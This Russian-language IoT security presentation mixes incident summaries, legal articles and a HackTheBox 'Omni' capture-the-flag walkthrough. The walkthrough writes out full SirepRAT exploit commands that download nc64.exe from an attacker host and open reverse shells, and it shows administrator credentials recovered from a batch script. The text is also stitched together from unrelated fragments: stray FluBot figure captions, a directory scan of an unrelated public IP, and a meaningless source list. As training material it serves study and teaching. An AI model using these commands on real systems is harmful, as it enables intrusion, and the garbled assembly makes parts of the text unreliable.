└─$ gobuster dir -u http://185.173.2.1/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url: http://185.173.2.1/
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s

2021/03/17 20:04:55 Starting gobuster

/controls (Status: 301)
/deploy (Status: 301)
/files (Status: 301)
/logs (Status: 301)
/Logs (Status: 301)
/robots.txt (Status: 200)
/Services (Status: 301)
```

Сканирование открытых каталогов web-сервера с помощью gobuster

# Реальные инциденты связанные с IoT

## Атака на университетскую сеть умных вещей

В 2017 году фирма Verizon сообщила, о мощной кибератаке, которой подвергся крупный американский университет (название учебного заведения не разглашалось). В ходе атаки злоумышленники использовали сразу 5 000 устройств на территории кампуса. Хакеры взломали все эти устройства и заставили их отправлять DNS-запросы.

Местные специалисты безопасности впервые столкнулись с атакой через умные девайсы и не могли оперативно придумать способ вернуть доступ к захваченным гаджетам. Последующая аналитика выявила, что за атакой стоит ботнет, захвативший сеть. Хакеры постепенно получали доступ к девайсам посредством перебора пароля.



## Первый в истории взлом умного унитаза

К кибернетическим нападениям уязвимы самые разные устройства, даже умные унитазы, что было доказано группой специалистов компании Panasonic, работающих в области безопасности предприятия.

Специалисты доказали простоту взлома унитаза, управляемого через Bluetooth со смартфона. Хакеры смогли получить полный доступ к устройству, к примеру, они смогли в любой момент запустить спуск воды.

## Пранкеры-хакеры взламывают камеры

В начале 2021го года правоохранители из Федерального бюро расследований США предупредили о новой тенденции: хакеры взламывают различные «умные» устройства, а затем вызывают домой к своим жертвам наряд спецназа (так называемый «сваттинг», от английского swatting), чтобы транслировать происходящее в прямом эфире.



# Ответственность за неправомерный доступ к компьютерной информации в том числе и IoT в РФ

Статья 272 УК РФ. Неправомерный доступ к компьютерной информации

Статья 273 УК РФ. Создание, использование и распространение вредоносных программ для ЭВМ



# В Испании арестованы создатели ботнета FluBot



Figure 1. Webview Overlay Example




Figure 2. Credit Card Phishing





Figure 23. Command and Control Panel Greeting Message


# Виртуальная лаборатория HackTheBox

**HackTheBox** — это виртуальная лаборатория предназначенная для исследования уязвимостей, атак и практики тестирования на проникновение в формате CTF.



# Omni — Windows IoT Core

**Omni** — это виртуальная машина из лаборатории HackTheBox управляемая ОС Windows IoT Core и имеющая ряд распространённых среди мира IoT уязвимостей, которые позволят с нуля получить полный доступ к ней.





# Сканирование цели

Заходим на веб сервер через браузер и видим форму входа:


Сканируем открытые порты:

```
(root@kali:~) # uPortScan Omni.htb
[+] Port 135 - OPEN
[+] Port 5985 - OPEN
[+] Port 8080 - OPEN
[+] Port 29817 - OPEN
[+] Port 29819 - OPEN
[+] Port 29820 - OPEN
```

Получаем подробную информацию об открытых портах:

```
(root@kali:~) # nmap -sV -sC -p135,8080,29817,29820 omni.htb -oN omni.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-09 07:20 CET
Nmap scan report for omni.htb (10.10.10.204)
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
135/tcp   open  msrpc  Microsoft Windows RPC
8080/tcp  open  upnp   Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   Basic realm=Windows Device Portal
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Site doesn't have a title.
29817/tcp open  unknown
29820/tcp open  unknown
```



Проверим сервис Windows Device Portal с помощью nikto:

```
(root@kali:~) # nikto -h omni.htb:8080 | tee nikto.log
- Nikto v2.1.6

+ Target IP:          10.10.10.204
+ Target Hostname:    omni.htb
+ Target Port:        8080
+ Start Time:         2021-01-09 08:30:15 (GMT1)


+ Server: Microsoft-HTTPAPI/2.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie CSRF-Token created without the httponly flag
+ / - Requires Authentication for realm 'Windows Device Portal'
+ Default account found for 'Windows Device Portal' at / (ID '', PW '00000000')
+ Root page / redirects to: /authorizationrequired.htm
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

# Поиск и эксплуатирование уязвимостей

Гуглим, что за сервис



Видим, что это сервис ОС Windows IoT Core и гуглим на эту ОС эксплоит:



Запустим эксплоит и получим обратную оболочку:

```
(root@kali:~/Box/Omni/SirepRAT)
# python3 SirepRAT.py omni.htb LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c powershell Invoke-WebRequest -OutFile C:\Windows\System32\spool\drivers\color\nc64.exe -Uri http://10.10.14.27/nc64.exe" -v

<HRESULTResult | type: 1, payload length: 4, HRESULT: 0x0>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''
>

(root@kali:~/Box/Omni/SirepRAT)
# python3 SirepRAT.py omni.htb LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c C:\Windows\System32\spool\drivers\color\nc64.exe 10.10.14.27 443 -e powershell.exe"

<HRESULTResult | type: 1, payload length: 4, HRESULT: 0x0>

(root@kali:~/var/www/html/smb)
# pyserver
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
10.10.10.204 - - [09/Jan/2021 07:33:43] "GET /nc64.exe HTTP/1.1" 200 -
```

Проверим привелегии полученного пользователя:

```
(root@kali:~/Box/Omni)
# rlrwrap nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.204] 49679
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32> whoami
whoami
```

# Разведка внутри системы и повышение привилегий

Ищем различные файлы и находим интересный BAT скрипт:

```
PS C:\> Get-ChildItem -Path C:\ -Filter "*bat" -Recurse -ErrorAction SilentlyContinue -Force
Get-ChildItem -Path C:\ -Filter "*bat" -Recurse -ErrorAction SilentlyContinue -Force

Directory: C:\Program Files\WindowsPowerShell\Modules\PackageManagement

Mode                LastWriteTime         Length Name
----                -
-a-h--             8/21/2020 12:56 PM           247 r.bat
```

Посмотрим содержимое этого скрипта и видим данные для авторизации администратора:

```
Mode                LastWriteTime         Length Name
----                -
d-----            10/26/2018 11:37 PM           1 0 0 1
-a-h--             8/21/2020 12:56 PM           247 r.bat

PS C:\program Files\WindowsPowerShell\modules\PackageManagement> type r.bat
type r.bat
@echo off

:LOOP

for /F "skip=6" %i in ('net localgroup "administrators") do net localgroup "administrators" %i /delete

net user app m[REDACTED] /add /password:123456 /! /c /d /m:
net user administrator _[REDACTED] /! /c /d /m:

ping -n 3 127.0.0.1

cls

GOTO :LOOP
```

Зайдём в админку и выполним реверсшелл



И получаем обратную оболочку с правами администратора :)

```
(root@n3n8sd8n4ld) - [~/Box/Omni/SirepRAT]
# rlwrap nc -nvlp 555
listening on [any] 555 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.14.27]:555
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32> hostname
hostname
omni
PS C:\windows\system32>
```

# Итоги

## Причины позволившие осуществить проникновение в систему:

- Причиной первоначального проникновения послужила устаревшая версия ОС, в которой была уязвимость.
- Причиной повышения привилегий стала оплошность владельца, который оставил незащищённый файл, предназначенный для настройки учётной записи администратора, в котором был пароль от этой учётной записи

## Рекомендации по защите этой системы от проникновения:

- Обновление ОС и установка последних патчей безопасности.
- Соблюдение цифровой гигиены при настройке системы.

# Какие меры защиты IoT устройств используются сейчас и почему их недостаточно?



# Наиболее актуальные методы решения критических проблем безопасности IoT устройств

## Сертификация IoT-устройств

**Заставить производителей пересмотреть свое отношение к безопасности изготавливаемых IoT устройств может введение сертификации.** Это не революционная идея, однако в перспективе она дает возможность уменьшить масштабы проблемы.

**В идеале сертификация должна быть достаточно простой и быстрой для производителя,** чтобы не стать преградой на пути прогресса, но в то же время она должна обеспечивать пользователям хорошую защиту от любых возможных атак.

**В настоящее время в области сертификации умных девайсов работает несколько частных организаций,** например, Online Trust Alliance (OTA), которая подготовила инициативу для решения проблемы. Так, был выпущен уникальный список критериев для разработчиков нового оборудования, соблюдение которых позволяет повысить безопасность и защитить конфиденциальные данные пользователей.

**Сертификация подтверждает, что устройство или система обеспечивают необходимый уровень безопасности с учетом возможных рисков.** Также она выступает подтверждением, что новые версии программного обеспечения для девайсов не будут приводить к потере безопасности.

**Однако сертификация не может гарантировать защищенность на сто процентов,** это лишь один из уровней защиты. И наличие такого документа все же оставляет вероятность получения злоумышленниками доступа к устройству.

# Наиболее актуальные методы решения критических проблем безопасности IoT устройств

## Оптимальные методы для защиты IoT устройств дополнением к сертификации:

- Использование современного и безопасного легковесного шифрования (NASH)
- Выдача всем клиентам уникальных аутентификационных данных для доступа к панелям управления
- Настраивать изоляцию устройств в домашней сети
- Разработать систему автоматического и безопасного обновления ПО
- Проводить регулярные аудиты безопасности устройств
- На мощные устройства можно устанавливать простые антивирусные программы.
- Создать проверку подлинности запускаемых файлов на критических IoT устройствах.
- Введение блокчейн технологии и протоколов децентрализованного обмена данными для IoT устройств

ИСТОЧНИКИ:

132

123

123

123

123

123

123

123

123

Мозг